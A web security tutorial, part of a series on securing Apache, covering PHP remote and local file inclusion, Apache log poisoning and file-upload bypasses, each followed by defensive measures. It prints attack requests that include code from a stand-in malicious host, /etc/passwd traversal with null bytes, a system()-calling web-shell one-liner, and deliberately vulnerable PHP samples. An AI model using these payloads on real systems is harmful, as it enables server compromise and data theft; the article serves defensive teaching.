SECURING APACHE : ATTACKS THAT TARGET PHP-BASED INSTANCES

Beginning with Part 1 of this series, we have covered all major attacks on Web applications and servers, with examples of vulnerable PHP code. In this article, we will cover those attacks that deal specifically with PHP, and which have not been discussed earlier.

Remote File Inclusion (RFI) attacks

Remote File Inclusion (RFI) is a technique used to attack Web applications from a remote computer. Such attacks allow malicious users to run their own code on a vulnerable Web server by including code from a URL to a remote server. When an application executes the malicious code, it may lead to a back-door exploit or technical information retrieval. This is an application vulnerability that is a result of insufficient validation of user inputs.

What makes it more dangerous is that attackers only need to make good guesses, have a basic knowledge of PHP and some Bash, as most servers today are hosted on Linux. Let’s look closely at a simple attack scenario.

Attack Scenario 1

Consider the following PHP code vulnerable to RFI inclusion:

```
<?php
$format = 'convert_2_text';
if (isset( $_GET['FORMAT'] ) )
```

```
{
   $format = $_GET['FORMAT'];
}
include( $format . '.php' );
?>
```

The above PHP code may be activated from the following HTML page:

```
<form method="get">
   <select name="FORMAT">
      <option value="convert_2_text">text</option>
      <option value="convert_2_html">html</option>
      <option value="convert_2_pdf">pdf</option>
   </select>
   <input type="submit">
</form>
```

To exploit such a vulnerable page, the attacker could send the following request:

```
GET /?FORMAT=http://www.malicious_site.com/hacker.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
```

Note: An attacker can send this request either by changing the field after ?FORMAT= in the URL, or by separately sending the HTTP requests.

What has just happened here is that the Web application's loose validation of the FORMATparameter allows injection of code from a remote location by the include PHP function. It is intended to be used only for inclusion of internal files, but can be exploited as above for external inclusion. In this case, the remote file (hacker.php) can contain an attacker payload that (after it is included in the

application) can retrieve sensitive information, or be a back-door to the application. It may look like what's shown below:

```
<?php
echo "Victim's operating system: @PHP_OS";
echo "Victim's system id: system(id)";
echo "Victim's current user: get_current_user()";
echo "Victim's phpversion: phpversion()";
echo "Victim's server name: $_SERVER['SERVER_NAME']";
exit;
?>
```

This payload reveals information about the attacked server's name, OS, server software, etc. In a real attack, the payload code would be significantly more complex, and will often download Web-based back-doors to the attacked system.

The two most common and famous Web-based back-doors are r57 and c99 shell. They include a Web-based interface that enables their users to download and upload files, create back-door listeners that monitor Web traffic on the system, send email, bounce connections to other servers, and administer SQL databases.

With the r57 shell on the compromised system, attackers can easily modify the Web application code from their browser. For example, in e-commerce applications, the PHP code for the checkout process could be made to send credit card data to an external email account, or force it to be stored in the backend database for the attackers to retrieve later. A detailed RFI attack can be visualised in Figure 1.



Figure 1: An RFI attack

Note: The above example uses a PHP payload, but the attackers can also use a .txt file with PHP code in it; to execute it, they will simply add ? at the end of the URL to make the application treat hacker.txt as a .php file instead of a .txt file — as follows:

GET /?FORMAT=http://www.malicious_site.com/hacker.txt? HTTP/1.1
(We're omitting the same-as-earlier Host and User-Agent lines in this, and subsequent examples.)

Attack Scenario 2

An attacker can exploit an RFI vulnerability in another way — by trying to include a remote file by injecting code, like in the following malicious request:
GET
/?FORMAT={${include("http://www.malicious_site.com/hacker.txt")}}{${exit()}
}HTTP/1.1
Time for security

Several factors could prevent successful exploitation of such vulnerabilities — anything from a hardened machine, an IPS, an application firewall, or firewall rules. Also, in recent PHP versions, the PHP team changed the default configuration to prevent remote file includes by disallowinghttp:// or ftp:// in the URL data field. However, you may still be using an old version of PHP; you can then use the following security measures:

1. Include proper validation of the '*FORMAT* ' parameter or its equivalent, as follows:

```
<?php
$format = 'convert_2_text';
if (isset( $_GET['FORMAT'] ) )
{
   if ($_GET['FORMAT'] =="convert_2_text" || $_GET['FORMAT'] =="convert_2_pdf" ||
$_GET['FORMAT'] =="convert_2_html")
   {
      $format = $_GET['FORMAT'];
   }
   include( $format . '.php' );
}
?>
```

2. Apply strong and proper validation to input data; disallow URLs in specific vulnerable parameters. This blog contains good examples of how to perform such validations. Also, malicious requests often use an IP address in the URL; for example, GET /?FORMAT=http://192.0.55.2/hacker.php HTTP/1.1. Your validation checks can include(ht|f)tps?:// followed by the IP address.

3. Many RFI attack vectors contain at least one question mark at the end of the inclusion, without any parameters after it, to try to bypass additions that the application makes to the supplied user input.
4. Most attackers keep their malicious payloads (c99 or r57 shells) on free hosting providers, and use the domain(s) of these providers in their attacks. Such hosting providers should strictly check if any of their users are uploading malicious-looking payloads or c99/r57 shells.
5. Using Apache mod_rewrite is also an effective security measure to prevent RFI attacks. To use it, in your .htaccess, add the following lines:

   RewriteEngine On

   RewriteCond %{QUERY_STRING} (.*)(http|https|ftp)://(.*)

   RewriteRule ^(.+)$ - [F,L]
6. The RewriteCond will match the found pattern, and the RewriteRule determines where to redirect the attacker. Here, the F and L options will block the request.
7. There are two php.inioptions you can set, which control different aspects of file handling, and work to prevent RFI:

   allow_url_fopen=off

   allow_url_include=off
8. The magic_quotes directives represent PHP functionality that automatically escapes quotes passed by the user to the application. For example, in php.ini, set magic_quotes_gpc=On to automatically escape all single and double quotes, backslashes and NULLs with a backslash, in GETs, POSTs and cookies. The other magic quote directive (magic_quotes_runtime=On) will escape quotes for a select list of functions. For more information, refer to this PHP documentation. This will also prevent basic SQL injection.

9. PHP's safe mode provides a good security environment; enabling it (in php.ini, setsafe_mode=On) makes PHP restrict certain functionality that could be deemed a security threat. However, there are many ways around these restrictions, as demonstrated in an article by H D Moore. The other thing to note is that "Safe Mode" will not be included in PHP version 6.0 — the PHP developers realised this was not an effective security measure. However, if you are running an earlier version, having it on (if your applications work) may help thwart certain attacks.
10. In most cases, there is no reason to allow your Web application to read files outside the Web root directory. Typically, Web server files are in a directory like /var/www, with each application in its own subdirectory. If this is the case for you, for additional security, limit PHP code's ability to read outside the Web root with open_basedir=/var/www.

Local File Inclusion (a.k.a. an LFI attack)

This is another flavour of inclusion attacks, similar to the directory-traversal attack we covered inPart 7 of this series. (To get a stronger grasp of LFI, do refer to it.) It happens when the attacker has the ability to browse through the server, find a particular file (say, within a MySQL database folder, or the passwd or shadow files in /etc), which can enable breaking into the Web application, or even logging in via SSH. The ideas here are the same as above, except that we are now applying a different URL in the inclusion — a file located (by default) on the server. First off, here is sample code that's vulnerable to LFI:

```
<?php
$page = $_GET[page];
include($page);
?>
```

This code is exploitable because the page variable isn't sanitised, but directly included (executed). Imagine there is a directory /test with a file test.php in it; an example URL to it would be www.example.com/test/test.php. Now, also assume an index.php file in /test, accessible at www.example.com/test/index.php.
If index.php has the above vulnerable PHP code in it, we should be able to visit www.example.com/test/index.php?page=../test/test.php and thus execute test.php. (The ../ is a directory transversal, which goes up one directory.)
If this website was hosted on a *NIX server, then we might be able to do a directory transversal to the passwd file and others, like (assuming index.php is in /var/www/test):www.example.com/test/index.php?page=../../../etc/passwd. (The effort here is add ../ until you get the desired directory, if you don't know where test.php is located on the server.) Apart from /etc/passwd, attackers also try to
grab /etc/shadow, /etc/group, /etc/security/group,/etc/security/passwd, /etc/security/user, /etc/security/environ, /etc/security/limits, and/usr/lib/security/mkuser.default.
Most often, as a security solution, developers just append a .php to the end of the URL, so that an attacker's request for /etc/passwd, as shown above, would change the request to/etc/passwd.php. This is a non-existent file. However, to work around this protection, the attacker could just use a nullbyte — i.e., add %00 to the end of the URL before sending:etc/passwd%00. The nullbyte causes anything appended after it to be ignored, thus forcing the original request for /etc/passwd.
Apache log poisoning with LFI

The above LFI example lets an attacker read files on the server. But there are also ways for attackers to execute the desired code — mainly by exploiting Apache's log files. Apache normally uses two log files: access_log, which contains all valid requests to the Web server, anderror_log, which contains error messages. Apache

lets one customise the verbosity of these log files — administrators can choose if they ought to contain information about the browser, OS, referring URLs from the request. Since attackers can control what information they submit here, they can simply change their OS or browser information to be valid PHP code, instead of benign client information.

Since Apache supports virtual hosts, this means that it can handle multiple domains on the same IP, and since the administrator can specify the name and location of the log file, it is very hard to know where the Apache logs are stored. However, knowing the location is important for a successful attack. Here are some of the possible/common locations where Apache logs might be stored (they could also be named access.log and error.log):

/etc/httpd/logs/, /opt/lampp/logs/, /usr/local/apache/log, /usr/local/apache/logs/,/usr/local/etc/httpd/logs/, /usr/local/www/logs/thttpd_log, /var/apache/logs/,/var/log/apache/, /var/log/apache-ssl/, /var/log/httpd/, /var/log/httpsd/ssl.access_log(on *NIX systems), and C:apache\logs, C:\Program Files\Apache Group\Apache\logs, C:\program files\wamp\apache2\logs, C:\wamp\apache2\logs, C:\wamp\logs, C:\xampp\apache\logs on Windows systems.

Now, first, let's take the case of an attacker exploiting the error_log file. On an LFI-vulnerable server, the attackers might execute the following URL: http://www.example.com/<?php+$s=$_GET;@chdir($s['x']);echo@system($s['y'])?>

Next, they will try to reach the above inserted PHP code at:http://www.example.com/test/index.php?page=/var/log/apache/logs/error_log%00&x=/&y=uname

This will result in displaying the server's information to the attackers. What has just happened is that the file <?PHP

$s=$_GET;@chdir($s['x']);echo@system($s['y'])?> does not exist, so the PHP code is stored in error_log and then is executed when the second URL is called. Now, let's look at the second case — of exploiting access_log. Here, the attackers spoof their User-Agent and make it PHP code (like in the previous example), using a Firefox add-on called "User Agent Switcher". To log an entry with this changed User Agent string, they simply visithttp://www.example.com. Then, they force access_log to be included, to execute the code (the attack URL is similar to the above, only the log file name changes).

Time for security

Most of the security for LFI attacks can be effectively handled with security solutions explained inPart 7 (directory-traversal attacks). However, apart from that, the following measures should also be applied:

1. In general, the best way to avoid script-injection vulnerabilities is to not pass user-supplied input, or data derived from it, into any dynamic execution or include functions.
2. If this is unavoidable for some reason, then the relevant input should be strictly validated to prevent any attack occurring.
3. If possible, use a whitelist of known good values (such as a list of all languages or locations supported by the application), and reject any input that does not appear in this list. Failing that, check the characters used within the input against a set known to be harmless, such as alphanumeric characters, excluding white-space.

Tools of the secure trade

- lfimap is a Python script that challenges Web applications against Local File Inclusions (LFI) attacks. It is based on a set of directories that are injected in detected parameters.
- darkjumper will try to find every website that is hosted at the same server as your target, and will check vulnerabilities such as SQL injection, RFI, LFI, blind SQL injection, etc.
- Simple Local File Inclusion Exploiter is again a Python script that enables you to identify if a page is vulnerable to Local File Inclusion (LFI) attacks.

Checking for file inclusion vulnerabilities

To test whether your application has an RFI vulnerability, you can perform the following steps:

- Submit, in each targeted parameter, a URL for a resource on a Web server that you control, and determine whether any requests are received from the server hosting the target application.
- If the above test fails, try submitting a URL containing a non-existent IP address, and determine whether a timeout occurs while the server attempts to connect.

To test for local file inclusions (LFI), perform the following steps:

- Submit the name of a known executable resource in the input fields, and determine whether there is any change in the application's behaviour.
- Submit the name of a known static resource in the input fields, and determine whether its contents are copied into the application's response.
- If the application is vulnerable to LFI, attempt to access any sensitive functionality or resources that you cannot reach directly via the Web server.

File upload vulnerabilities

Any time you allow users to upload files — such as the image allowed by the guestbook application — you introduce vulnerability into your application. Users can upload a virus, rootkit, or other malicious script just as easily as an innocuous image file. File uploads can be a major security threat, and can be easily exploited to gain access to the filesystem of the server hosting the Web application. To understand more about file-upload attacks, let's start with a simple attack scenario.

Attack Scenario 3

Consider a Web application with the following PHP file upload script (upload.php):

```
<?php
$target_path = "uploads/";
$target_path = $target_path . basename( $_FILES['uploadedfile']['name']);
if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path))
{
    echo "The file ". basename( $_FILES['uploadedfile']['name']).
    " has been uploaded";
}
else
{
    echo "There was an error uploading the file, please try again!";
}
?>
```

The above PHP script is handled by the HTML form below:

```
<form enctype="multipart/form-data" action="uploader.php" method="POST">
    <input type="hidden" name="MAX_FILE_SIZE" value="100000" />
```

```
    Choose a file to upload: <input name="uploadedfile" type="file" /><br />
    <input type="submit" value="Upload File" />
</form>
```

When PHP receives a POST request with the encoding type multipart/form-data, it will create a temporary file with a random name in a temp directory (e.g., /var/tmp/php4vlktb). PHP will also populate the global array $_FILES with information about the uploaded file:

- $_FILES['uploadedfile']['name']: The original name of the file on the client machine.
- $_FILES['uploadedfile']['type']: The MIME type of the file.
- $_FILES['uploadedfile']['size']: The size of the file in bytes.
- $_FILES['uploadedfile']['tmp_name']: The temporary filename in which the uploaded file was stored on the server.

The PHP function move_uploaded_file will move the temporary file to a location provided by the user. In this case, the destination is below the server root. Therefore, the files can be accessed using a URL like http://www.example.com/uploads/temp-uploads/uploadedfile.jpg.

In this simple example, there are no restrictions about the type of files allowed for upload, and therefore an attacker can upload a PHP or .NET file with malicious code that can lead to a server compromise. In such a case, an attacker can easily upload a malicious payload or a c99/r57 shell and get control over the server.

However, even if security measures are deployed to check and verify the file extension before uploading, the attacker can also bypass that using a null character %00. All one needs to do is select the PHP file to upload, without clicking the *Upload* button. The path of the selected file to upload will be showed, which for a *NIX system might be somewhat like/Users/username/exploit.php, and

for Windows systems, like c:\exploit.php. At this point, one should manually type the null character, followed by one of the image extensions, like/Users/username/exploit.php%00.jpg, or c:\exploit.php%00.jpg.

After clicking the *Upload* button, the server will check the extension, think an image is being uploaded, and return a message like “Thank you for uploading your image!” Once the file is uploaded, the malicious code can be executed on the server.

Another popular way of securing file upload forms is to protect the folder where the files are uploaded using a .htaccess file to restrict execution of script files in this folder. A typical.htaccess file for this will contain the following code:

```
AddHandler cgi-script .php .php3 .php4 .phtml .pl .py .jsp .asp .htm .shtml .sh
.cgi
Options -ExecCGI
```

The above snippet is a type of blacklist approach, which in itself is not very secure. An attacker can easily bypass such checks by uploading a file called .htaccess, which contains a line of code such as:

```
AddType application/x-httpd-php .jpg
```

This line instructs Apache to execute .jpg images as if they were PHP scripts. The attacker can now upload a file with a .jpg extension, which contains PHP code. Because uploaded files can and will overwrite existing ones, malicious users can easily replace the .htaccess file with their own modified version, allowing them to execute specific scripts that can help them compromise the server.

Time for security

File upload is an essential functionality in most Web applications, and with the following measures, they can be designed securely:

1. Do not use the user-supplied file name as a file name on your local system. Instead, create your own unpredictable file name. Something like a hash (md5/sha) works, as it is easily validated (it is just a hex number). Maybe add a serial number or a time-stamp to avoid accidental collisions.
2. Particularly if uploaded files are viewable by others without moderator review, they have to be authenticated. This way, it is at least possible to track who uploaded the objectionable file.
3. Log the details (such as time, client's IP address and user name) of file uploads and other related events. They can help you check what types of attacks have been made against your server, and whether any were successful.
4. If possible, also try a malware scan of uploaded files; upload the files in a directory outside the server root.
5. Don't rely on client-side validation only for uploading files, since it is not enough. Ideally, one should have both server-side and client-side validation implemented.

Note: I once again stress that neither LFY nor I are responsible for the misuse of the information given here. Rather, the attack techniques are meant to give you the knowledge that you need to protect your own infrastructure. Please use the tools and techniques given above, sensibly.

We will deal with other dangerous attacks on Web applications and Apache in the next article.

Always remember: Know hacking, but no hacking.

Source : http://www.opensourceforu.com/2011/05/securing-apache-part-9-attacks-that-target-php-instances/